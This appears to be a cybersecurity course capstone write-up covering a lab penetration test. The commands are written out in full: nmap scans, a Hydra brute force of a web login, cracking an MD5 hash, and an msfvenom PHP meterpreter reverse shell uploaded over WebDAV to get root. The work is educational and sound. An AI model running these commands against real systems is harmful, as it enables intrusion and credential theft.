Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


May 2022

Table of Contents

This document contains the following sections:

Network Topology

Network Topology




Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: ML-RefVm-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK



Red Team

Security Assessment

May 2022

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Virtual Network Host – with Hyper-V
Kali Linux	192.168.1.90	Penetration Testing Machine
Capstone	192.168.1.105	Target Machine
ELK Server	192.168.1.100	Monitoring and Logging Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2019-6579: Port 80 opened to public access	Unsecured access to anyone attempting entry via port 80	Access to the company folder via the webserver
CWE-548: Exposure of Information Through Directory Listing	The directory structure is visible and accessible from a browser without any passwords.	Files revealed user Ashton is the administrator for the directory: /company_folders/secret_folder/
CWE-256: Unprotected Storage of Credentials	Password hash, was available in a text document through the webserver	Password hash to access dav://192.168.1.105/webdav/
Weak passwords and no failed password lockout	Password found in dictionary “rockyou”. No lockout for failed login attempts allowing brute force attack.	Brute force provided access to: /secret_folder/

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-916: Use of Password Hash With Insufficient Computational Effort	Ryan's password hash uses md5 encryption which is outdated and suffers from extensive vulnerabilities.	Decrypted password in seconds via https://crackstation.net/
Persistent Reverse Shell Backdoor	Able to deploy reverse shell payload exploit on web server as IPS/IDS/Firewall(s) allow outbound ports and undetected reverse shell	Gained remote backdoor shell access to Capstone Apache web server.

Exploitation: Port 80 opened to public access

01

Tools & Processes
I used nmap to scan for active hosts and open ports on the target machine.

nmap 192.168.1.90/24 and
nmap -A 192.168.1.105

02

Achievements
Nmap found 4 hosts up (3).

Running nmap on one of the active hosts I was able to find the company's folder that can be access via the open port 80/tcp (4).

Exploitation: Port 80 opened to public access

03

Nmap Command

Active Machine

```
root@Kali:~# nmap 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-14 07:40 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00060s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00075s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00074s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.84 seconds
root@Kali:~#
```

Exploitation: Port 80 opened to public access

04

Nmap Command

Port 80/tcp open and directory structure

```
root@Kali:~# nmap -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-14 08:05 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00056s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/14%OT=22%CT=1%CU=33425%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=627FC560%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: Exposure of Information Through Directory Listing

01

Tools & Processes
Navigate to 192.168.1.105 via browser and access the directory.

02

Achievements
Reviewed the directory and files that contained different secret information.
- directory (3)
- name of secret folder(4).
- usernames (5)
- secret folder is password protected (6)

Exploitation: Exposure of Information Through Directory Listing

03

Not secure | 192.168.1.105

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Directory

04

192.168.1.105/company_folders/

Not secure | 192.168.1.105/company_folders/company_culture/file1.txt

```
ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public
```

Secret folder path

Exploitation: Exposure of Information Through Directory Listing

05

192.168.1.105/company_blog/blc


Not secure | 192.168.1.105/company_blog/blog.txt

```
With over a combined 10 hours of experience, Summit Card Union has your one stop credit card needs. Looking to finance something
as low as 34 percent? Need that personal touch of someone chatting with you through the computer? Shoot us an email!

we are happy to invite our new three employees

Ryan M. C.E.O
Hannah A. V.P of I.T
ahston Manager of direct communication, sales, customer privacy, and ex coffee delivery box
```

Usernames

Exploitation: Exposure of Information Through Directory Listing

06



Exploitation: Weak passwords and no failed password lockout

01

Tools & Processes
Executing Hydra brute force dictionary attack to get the password for Ashton's account.

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

02

Achievements
Ashton's password was found in 'rockyou' dictionary (3)

Access to the /secret_folder/ (4).

Access info for /webdav/ system was found and Ryan's password hash (5)

Exploitation: Weak passwords and no failed password lockout

03

```
root@Kali:/# hydra -l ashton -P usr/share/wordlists/rockyou.txt -s 80 -f -v
V 192.168.1.105 http-get /company_folders/secret_folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-14 0
8:52:44
```

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-14 08:37:01
root@Kali:/#
```

Exploitation: Weak passwords and no failed password lockout

04

Index of /company_folders/secre

Not secure | 192.168.1.105/company_folders/secret_folder/

Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Weak passwords and no failed password lockout

05

192.168.1.105/company_folders/

Not secure | 192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Instructions on how to access company server

Username and password hash

Exploitation: Password Hash With Insufficient Computational Effort

01

Tools & Processes

crackstation.net

02

Achievements

Using the online password hash cracker I was able to crack the password in seconds. (3)

Logged in to the company's webdav server (4)

Exploitation: Password Hash With Insufficient Computational Effort

03

Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Cracked Password

Exploitation: Password Hash With Insufficient Computational Effort

04



Access the webdav server and login

Exploitation: Persistent Reverse Shell Backdoor

01

Tools & Processes

Msfvenom
- created the malicious script –shell.php
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw -o shell.php

Cadaver
- uploaded the payload to the webdav directory.
cadaver http://192.168.1.105/webdav and put shell.php

Metasploit
- use multi/handler
- set payload and payload options
- started a listener and meterpreter session once the shell.php was run on the webserver.

Exploitation: Persistent Reverse Shell Backdoor

02

Achievements

Opened a remote backdoor shell to the Capstone Apache server and gained access to root directory on the 192.168.1.105 server

Found the flag b1ng0w@5h1sn@m0

03

Shell No.1

File Actions Edit View Help

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw
-o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/> put shell.php
Uploading shell.php to `/webdav/shell.php':
Progress: [=============================>] 100.0% of 1113 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        *passwd.dav                          43  May  7  2019
         shell.php                         1113  May 22 10:36
dav:/webdav/>
```

Creating the Payload

Payload uploaded on the server


Exploitation: Persistent Reverse Shell Backdoor

04

```
File  Actions  Edit  View  Help
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:39006) at 2022-05-14
10:19:07 -0700

meterpreter >
```

Setting payload and options

05



Run payload to open session

Active Session

Exploitation: Persistent Reverse Shell Backdoor

06

```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2022-05-14 06:37:40 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
```

Home Directory

Flag file

```
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2022-05-14 06:37:07 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   920         dir   2022-05-14 07:19:06 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-05-14 06:37:10 -0700  sys
41777/rwxrwxrwx   4096        dir   2022-05-14 06:37:57 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Flag


Blue Team

Log Analysis and Attack Characterization

May 2022

